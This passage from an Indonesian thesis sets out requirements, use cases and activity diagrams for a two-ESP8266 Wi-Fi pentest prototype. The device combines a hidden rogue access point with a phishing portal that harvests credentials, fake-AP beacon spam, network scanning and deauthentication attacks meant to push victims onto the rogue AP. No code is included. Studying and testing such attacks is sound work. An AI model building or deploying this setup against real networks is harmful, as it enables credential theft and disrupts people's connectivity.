 - f) Sistem memiliki fungsi untuk melakukan *scanning* terhadap jaringan Wi-Fi yang ada di daerah sekitarnya
 - g) Sistem memiliki fungsi untuk melakukan deautentikasi klien dari akses poin yang terkoneksi
 - h) Aplikasi memiliki fungsi untuk melakukan *spawning fake* AP dengan jumlah dan nama tertentu yang digunakan untuk meluncurkan serangan selanjutnya
- b. Kebutuhan non-fungsional
- Kebutuhan fungsional didasarkan pada kebutuhan yang dimiliki oleh sistem, antara lain sebagai berikut:
- a) Sistem berjalan pada perangkat keras NodeMCU ESP8266 sebagai perangkat yang menyediakan fungsi komputasi dan jaringan
 - b) Akses ke perangkat NodeMCU ESP8266 menggunakan sistem operasi yang digunakan pengguna
 - c) Sistem dimodifikasi untuk menjadi *portable* dengan penambahan berupa perangkat *peripheral* seperti *antenna*, *battery*, *power switch* dan USB

Berdasarkan analisis kebutuhan fungsional maka sistem prototipe ini menggunakan beberapa *source code* dalam membantu pengembangan yaitu pada ESP8226 pertama menggunakan manajer konfigurasi untuk *rogue* AP dari Corey Harding [21], *graphical user interface* serta *web portal* dari willmendl [22] kemudian pada ESP8226 kedua untuk melengkapi fungsinya yaitu menggunakan *deauther* dari SpacehuhnTech [23] .

Analisis kebutuhan penelitian ini didapatkan dari masalah yang didapatkan saat penambahan dan fungsi sistem *evil twin framework* pada sistem prototipe. Berdasarkan analisis kebutuhan fungsional dari sistem prototipe tersebut membutuhkan dua ESP8266 dikarenakan saat menjalankan fungsinya, perangkat hanya dapat menjalankan satu fungsi saja.

IV.2 TAHAP *DESIGN*

Pada subbab ini akan dilakukan perancangan sistem menggunakan *Unified Modeling Language* (UML) yang terbagi antara dua perangkat ESP8266.

IV.2.1 Gambaran Umum Sistem

Pada tahap ini, pembangunan sistem berfokus pada penggabungan fungsi-fungsi serangan yang digunakan pengguna untuk melakukan uji penetrasi pada Wi-Fi menggunakan perangkat IoT melalui *Web Interface*. Secara umum, sistem yang dibangun memiliki fitur untuk teknik serangan *phishing* dengan metode *credential harvester* yaitu mengumpulkan informasi yang diambil dari korban menggunakan serangan *Rogue AP*.




Gambar 4.1 Gambaran sistem pada ESP8266 pertama

Pengguna untuk dapat menggunakan sistem harus terkoneksi jaringan sistem. Setelah masuk pengguna dapat menggunakan layanan-layanan pada *dashboard web interface* sistem seperti *phishing* dan *log system*.

Pada ESP8266 pertama, pengembangan sistem difokuskan untuk membuat serangan dasar dalam uji penetrasi pada Wi-Fi dengan membuat sebuah *access point* yang aktif tetapi dilakukan penyembunyian SSID dari publik agar tidak terlihat. Serangan yang dilakukan memiliki manajemen konfigurasi yang aktifitasnya ditampilkan kedalam sistem *logging* dan dapat dilakukan pembangkitan laporan.

Pada EPS8266 kedua, penambahan sistem berfokus pada pembuatan sistem yang dapat membantu proses serangan pada ESP8266 pertama dalam melakukan uji penetrasi. Gambaran umum sistem yang akan dibangun pada Gambar 4.2.



Gambar 4.2 Gambaran umum sistem prototipe 2

Pada perangkat ini sistem juga menggunakan *web interface* agar memudahkan dalam membantu kegiatan serangan, AP perangkat juga tetap disembunyikan dari jaringan publik agar tidak memperlihatkan adanya AP yang *malicious* pada korban. Beberapa serangan yang dapat dilakukan oleh sistem seperti *scanning* akses poin dan *station* yang ada pada jaringan, *spawner* yaitu serangan seperti *beacon probe* yaitu memunculkan *fake AP* dan serangan deautentikasi yang dapat memutuskan jaringan *station* dari APnya.

a. Proses *login*

Proses *login* pada kedua perangkat digunakan untuk masuk ke jaringan *access point* (AP). AP pada sistem tersembunyi dari public sehingga untuk dapat mengaksesnya diperlukan informasi berupa nama SSID dan password agar dapat terhubung. Proses berfungsi sebagai pembatasan akses terhadap sistem dari pihak yang tidak memiliki wewenang dan menyembunyikan maksud kegiatan uji penetrasi. Setelah terhubung pengguna dapat mengakses menu utama sistem dengan memasukkan alamat IP yang sudah ditetapkan untuk dapat menggunakan fungsi serangan.

b. Proses *Rogue AP*

Pada proses ini dapat dilakukan serangan *Rogue AP* dengan masuk kedalam tab manajemen konfigurasi, ketika masuk pengguna dapat memasukkan pilihan sesuai kostumisasinya sendiri untuk dapat meluncurkan serangan. Beberapa inputan yang dimasukkan seperti nama SSID, password, alamat IP, *channel*,

gateway, dan *subnet*. serangan diaktifkan dengan *apply* konfigurasi dan setelah beberapa saat akan muncul SSID baru yaitu berupa *rogue AP*.

c. *View logging*

Proses *view logging* digunakan untuk menampilkan aktifitas yang telah dilakukan oleh pengguna pada sistem dengan dua macam log yaitu log sistem dan log serangan. Log sistem merupakan log yang menampilkan aktifitas dari sistem dan log serangan menampilkan hasil yang didapatkan ketika serangan dijalankan.

d. *Proses generate report*

Pada proses ini, hasil dari log aktivitas dari sistem dapat diunduh, hasil log dalam bentuk *table* akan dikonversikan kedalam bentuk *file excel*. Pada fungsi ini pembangkitan laporan dapat digunakan pada log sistem dan log serangan.

e. *Proses Scanning*

Pada proses *scanning* ini memiliki fungsi yang sama seperti perangkat jaringan pada umumnya yang dapat melihat AP apa saja yang aktif, namun perbedaan pada perangkat ini yaitu dapat mengetahui juga *station* yang ada di jaringan, dimana *station* merupakan perangkat pengguna seperti PC, *laptop* dan *smartphone*. Beberapa informasi tambahan yang ditampilkan yaitu RSSI, vendor, MAC dan *security*.

f. *Proses Spawner*


proses pada *spawner* digunakan untuk membangkitkan *fake AP* pada jaringan, tujuannya dari memunculkan *fake AP* adalah agar *pentester* dapat membuat bingung korban sehingga korban akan melakukan koneksi ke *rogue AP*. Pengguna dapat memunculkan *fake AP* yang dapat dikonfigurasi sesuai preferensi *pentester*.

g. *Proses deautentikasi*

pada proses ini pengguna dapat memutuskan koneksi jaringan *station* dari APnya dengan cara sistem akan mengirimkan berupa paket *deauth* dengan jumlah paket dan waktu tertentu ke *station* agar dapat *disconnect* dari AP. Tujuan dari serangan tersebut agar korban tidak dapat terhubung kembali dan melakukan koneksi ke *rogue AP*.

IV.2.2 Use Case Diagram

Use case diagram dibuat untuk mengetahui apa saja yang dapat dilakukan pengguna terhadap sistem dan mengetahui interaksi yang dilakukan antara sistem dengan pengguna. Pada Gambar 4.2 menunjukkan *use case diagram* pada penelitian ini:



Gambar 4.3 *Use Case Diagram* Sistem

a.. Definisi *Use Case*

Definisi dari masing-masing *use case* pada sistem dijelaskan pada Tabel 4.4:

Tabel 4.4 Definisi *Use Case*

No	<i>Use Case</i>	Deskripsi
<i>Actor:</i>		Pengguna Perangkat
1	<i>Login</i>	<i>Use case</i> ini berisikan proses yang dilakukan pengguna untuk dapat memasukan informasi (SSID dan password) yang dibutuhkan oleh sistem agar dapat masuk ke dalam menu utama
2	<i>Logging</i>	<i>Use case</i> ini berisikan sistem penyimpanan berupa aktivitas yang dilakukan pengguna dalam sistem
3	<i>Rogue AP</i>	<i>Use case</i> ini berisikan proses yang digunakan untuk menjalankan serangan rogue AP dengan memasukan parameter-parameter yang dibutuhkan oleh pengguna
4	<i>Generate Report</i>	<i>Use case</i> ini berisikan proses yang digunakan untuk melakukan pembangkitan laporan dari log sistem yang telah disimpan yang kemudian dijadikan sebuah file untuk dapat dibuat laporan
5	<i>Scanner</i>	<i>Use case</i> ini berisikan proses sistem dalam melakukan scanning AP dan station yang ada di jaringan dengan menampilkan beberapa informasi tambahan
6	<i>Spawner</i>	<i>Use case</i> ini berisikan proses yang digunakan untuk membangkitkan akses poin palsu yang dapat dikonfigurasi oleh pentester dengan jumlah <i>fake AP</i> yang dapat ditentukan
7	<i>Deautentikasi</i>	<i>Use case</i> ini berisikan proses yang digunakan pentester untuk melakukan serangan deautentikasi station korban agar dapat memutuskan koneksi ke APnya
<i>Trigger:</i>		Pengguna yang menggunakan perangkat sistem prototipe
<i>Type:</i>		Eksternal

b. Skenario *Use Case*

Skenario yang digunakan pada masing-masing *use case* dalam sistem prototipe pada perangkat ESP8266 pertama dijelaskan pada Tabel 4.5 hingga Tabel 4.8:

Tabel 4.5 Skenario *Use Case login*

No	Kondisi	Deskripsi
1	<i>Pre-Condition</i>	<ol style="list-style-type: none"> 1. Pengguna belum mengetahui SSID dan <i>password</i> dari perangkat penetrasi 2. SSID sistem terdapat pada jaringan <i>Hidden Network</i>
2	<i>Skenario Normal</i>	<ol style="list-style-type: none"> 1. Pengguna memasukkan <i>input</i> data SSID dan <i>password</i> di <i>hidden network</i> 2. Sistem melakukan validasi <i>input</i> data pengguna 3. Sistem melakukan autentikasi pengguna 4. Sistem menampilkan halaman utama
3	<i>Skenario Alternatif</i>	<ol style="list-style-type: none"> 1. Pengguna salah memasukkan <i>input</i> data SSID dan <i>password</i> 2. sistem melakukan validasi <i>input</i> data pengguna 3. sistem menampilkan notifikasi tidak dapat terhubung ke jaringan
4	<i>Post Condition</i>	<ol style="list-style-type: none"> 1. Pengguna dapat melakukan <i>login</i> ke sistem 2. Sistem menampilkan menu utama

Tabel 4.6 Skenario *Use Case Rogue AP*

No	Kondisi	Deskripsi
1	<i>Pre-Condition</i>	<ol style="list-style-type: none"> 1. Pengguna telah login kedalam sistem menggunakan SSID dan <i>password</i> 2. Sistem menampilkan halaman utama sistem 3. Pengguna masuk kedalam halaman manajemen konfigurasi
2	<i>Skenario Normal</i>	<ol style="list-style-type: none"> 1. Pengguna masuk ke halaman manajemen konfigurasi 2. Pengguna melakukan <i>input</i> parameter serangan pada <i>form</i> halaman 3. Pengguna mengaktifkan serangan

		4. Sistem membangkitkan AP baru yang <i>malicious</i>
3	<i>Skenario Alternatif</i>	<ol style="list-style-type: none"> 1. Pengguna melakukan <i>reboot</i> pada sistem 2. Sistem mematikan AP <i>malicious</i> 3. Sistem mengembalikan konfigurasi <i>default</i> dari sistem normal
4	<i>Post Condition</i>	Pengguna dapat melancarkan serangan <i>rogue</i> AP

Tabel 4.7 Skenario *Use Case Logging*

No	Kondisi	Deskripsi
	<i>Pre-Condition</i>	<ol style="list-style-type: none"> 1. Pengguna telah login kedalam sistem menggunakan SSID dan <i>password</i> 2. Sistem menampilkan halaman utama sistem
	<i>Skenario Normal</i>	<ol style="list-style-type: none"> 1. Pengguna melakukan aktivitas pada sistem 2. Sistem secara otomatis melakukan log aktivitas pengguna 3. Pengguna melakukan aktivitas serangan 4. Sistem memasukan log serangan dalam tabel 5. Sistem menampilkan hasil log pada menu <i>logging</i>
	<i>Skenario Alternatif</i>	<ol style="list-style-type: none"> 1. Pengguna melakukan <i>clear</i> atau <i>delete</i> log 2. Sistem menghapus log yang tersimpan pada tabel
	<i>Post Condition</i>	Log-log yang telah tersimpan dapat dilihat pada tabel dan dapat diubah menjadi laporan

Tabel 4.8 Skenario *Use Case Generate Report*

No	Kondisi	Deskripsi
	<i>Pre-Condition</i>	<ol style="list-style-type: none"> 1. Pengguna telah login kedalam sistem menggunakan SSID dan <i>password</i> 2. Sistem menampilkan halaman utama sistem
	<i>Skenario Normal</i>	<ol style="list-style-type: none"> 1. Pengguna masuk ke halaman utama 2. Sistem menampilkan halaman utama 3. Pengguna memilih menu <i>logging</i> 4. Sistem menampilkan menu <i>logging</i> 5. Pengguna mengunduh log yang tersimpan pada sistem

		6. Sistem melakukan konversi log dan ditampilkan pada tab baru
	<i>Skenario Alternatif</i>	1. Pengguna melakukan clear dan delete log di sistem 2. Sistem menghapus log yang tersimpan
	<i>Post Condition</i>	Pengguna dapat membuat laporan dari hasil log

Skenario yang digunakan pada perangkat ESP8266 kedua masing-masing *use case* dijelaskan dalam Tabel 4.9 hingga Tabel 4.11:

Tabel 4.9 Skenario *Use Case Scanning*

No	Kondisi	Deskripsi
1	<i>Pre-Condition</i>	1. Pengguna telah login kedalam sistem menggunakan SSID dan <i>password</i> 2. Sistem menampilkan halaman <i>scanning</i>
2	<i>Skenario Normal</i>	1. Pengguna masuk ke halaman utama 2. Sistem menampilkan hasil <i>scanning</i> AP dan station yang ada di jaringan perangkat 3. Pengguna mendapatkan informasi berupa sistem seperti SSID, <i>Channel</i> , RSSI, <i>encryption</i> , MAC dan <i>vendor</i> 4. Pengguna melakukan manual <i>scan</i> untuk mendapatkan informasi AP dan <i>station</i> sesuai preferensi 5. Sistem menampilkan informasi hasil <i>scan</i> berdasarkan preferensi pengguna
3	<i>Skenario Alternatif</i>	1. Pengguna dapat menghapus AP dan <i>station</i> dari daftar hasil <i>scan</i> sebagai <i>known network</i> 2. Sistem memasukan AP dan <i>station</i> ke dalam tabel <i>known network</i>
4	<i>Post Condition</i>	Pengguna dapat melakukan <i>scanning</i> AP dan <i>station</i> ulang untuk memperbarui daftar hasil <i>scanning</i> awal

Tabel 4.10 Skenario *Use Case Spawner*

No	Kondisi	Deskripsi
	<i>Pre-Condition</i>	1. Pengguna telah <i>login</i> kedalam sistem menggunakan SSID dan <i>password</i> 2. Sistem menampilkan halaman utama sistem

	<i>Skenario Normal</i>	<ol style="list-style-type: none"> 1. Pengguna masuk kedalam menu spawner 2. Sistem menampilkan halaman spawner 3. Pengguna memasukkan parameter serangan seperti SSID, <i>password</i> dan <i>channel</i> 4. Sistem menambahkan pada tabel <i>fake AP</i> 5. pengguna masuk ke menu deauther untuk melancarkan serangan 6. Sistem membangkitkan <i>fake AP</i> di jaringan
	<i>Skenario Alternatif</i>	<ol style="list-style-type: none"> 1. Pengguna dapat menggunakan fitur <i>random mode</i>, 2. Sistem membangkitkan SSID yang acak dengan jumlah 50 SSID 3. Pengguna dapat menghapus SSID sesuai pilihannya pada tabel 4. Sistem menghapus SSID pada tabel
	<i>Post Condition</i>	<ol style="list-style-type: none"> 1. Pengguna membangkitkan <i>fake AP</i> dari konfigurasi pada menu <i>spawner</i> 2. <i>Fake AP</i> tersebut tidak dapat dikoneksi masuk oleh pengguna

Tabel 4.11 *Skenario Use Case Deautentikasi*


No	Kondisi	Deskripsi
	<i>Pre-Condition</i>	<ol style="list-style-type: none"> 1. Pengguna telah <i>login</i> kedalam sistem menggunakan SSID dan <i>password</i> 2. Sistem menampilkan halaman utama sistem 3. Pengguna memilih AP yang ada pada <i>Scanning</i>
	<i>Skenario Normal</i>	<ol style="list-style-type: none"> 1. Pengguna masuk pada halaman deauther 2. Pengguna dapat menyalakan tombol <i>start</i> untuk dapat memulai serangan deautentikasi 3. Sistem mengirimkan paket deautentikasi ke target serangan
	<i>Skenario Alternatif</i>	<ol style="list-style-type: none"> 1. Pengguna menjalankan serangan tanpa memilih AP 2. Sistem menghasilkan paket terkirim namun tidak deautentikasi target manapun
	<i>Post Condition</i>	Perangkat melakukan deautentikasi pada <i>station</i> yang dituju

IV.2.3 Activity Diagram

Activity diagram dibuat untuk menggambarkan *workflow* atau aktivitas dari sistem yang berkaitan dengan apa saja yang dapat dilakukan pengguna terhadap sistem dan interaksi yang dilakukan antara sistem dengan pengguna. *Activity diagram* pada sistem yang dibangun dijelaskan sebagai berikut:

a. Activity Diagram Login


Pada proses login, pengguna melakukan koneksi pada jaringan Wi-Fi di lingkungan yang terdapat alat uji penetrasi dengan memilih jaringan *hidden network*, pengguna memasukkan SSID dan *password* agar dapat terhubung ke jaringan perangkat. Apabila data yang sudah dimasukan sesuai, maka Sistem melakukan autentikasi dan memasukan pengguna ke halaman utama sistem, apabila terdapat kesalahan data maka sistem akan menampilkan notifikasi *pop-up* tidak dapat terhubung ke jaringan. Gambar 4.4 menampilkan *activity diagram* proses *login* pengguna:



Gambar 4.3 Activity Diagram Login

b. Activity Diagram Rogue AP


Setelah pengguna memasuki halaman utama, pengguna dapat memilih opsi menu manajemen konfigurasi pada sistem untuk dapat membuka pilihan serangan Rogue AP. Pada halaman manajemen konfigurasi pengguna memasukkan beberapa parameter yang dibutuhkan oleh sistem seperti SSID, mengaktifkan portal, dan alamat IP. Setelah parameter diisi kemudian sistem dapat memulai serangan dengan skenario yang diinginkan, Gambar 4.4 adalah *activity diagram* proses *rogue AP*:



Gambar 4.4 Activity Diagram Rogue AP

c. Activity Diagram logging


Proses logging berjalan bersamaan dengan aktifitas yang dilakukan sistem, ketika pengguna masuk maka *logging* akan secara otomatis berjalan dan dapat dilihat pada log view system. ketika serangan *rogue AP* dijalankan juga akan memiliki log yang dapat dilihat log view serangan yang berbeda halaman dengan log view system. Berikut adalah *activity diagram* proses *logging* pada sistem



Gambar 4.5 Activity Diagram logging

d. *Activity Diagram Generate Report*


Pada halaman *generate report* merupakan halaman yang sama dengan halaman *system logging* dan *logging serangan*, dimana pada halaman tersebut pengguna dapat melihat log yang terjadi pada sistem. Dari hasil tersebut pengguna dapat mengunduh hasil log dalam bentuk *file* tabel dan dapat membuat laporan dari hasil *file* tersebut.



Gambar 4.6 *Activity Diagram Generate Report*

e. *Activity Diagram Scanning*


Setelah pengguna masuk kedalam sistem, maka halaman pertama yang ditemui adalah halaman *scanning*, pada halaman tersebut sistem sudah secara otomatis melakukan *scanning* ketika *power*-nya sudah aktif. Tampilan pada halaman tersebut akan memperlihatkan informasi dari AP dan *station*. Pengguna dapat melakukan *scanning* ulang untuk memperbarui daftar AP dan *station* yang ada pada tabel serta pengguna dapat menghapus AP atau *station* sesuai preferensinya.



Gambar 4.7 Activity Diagram Scanning

f. Activity Diagram Spawner


proses untuk melakukan *spawner* dapat dilakukan ketika pengguna memilih menu *spawner* pada halaman utama. Pada halaman *spawner*, pengguna dapat membuat AP sesuai preferensinya dengan parameter SSID, keamanan dan kanal kemudian AP tersebut akan dimasukkan kedalam list tabel *fake* AP. Setelah itu pengguna masuk ke menu *deauther* untuk mengaktifkan fungsi *spawner* untuk memunculkan AP tersebut di jaringan sekitar, dampaknya korban dapat melihat AP palsu di jaringannya.



Gambar 4.8 Activity Diagram Spawner

g. *Activity Diagram Deautentikasi*

Pada proses ini tahap pertamanya pengguna harus melakukan *scanning* jaringan terlebih dahulu untuk dapat melihat AP dan *station* yang aktif. Pada menu *scanning* terdapat pilihan untuk memilih AP dan *station*, pilihan tersebut berguna untuk pengguna memutuskan koneksi antara *station* dan APnya. Pengguna masuk ke menu *deauther* dan mengaktifkan serangan deautentikasi dan dapat terlihat berapa paket yang sudah dikirimkan oleh sistem.



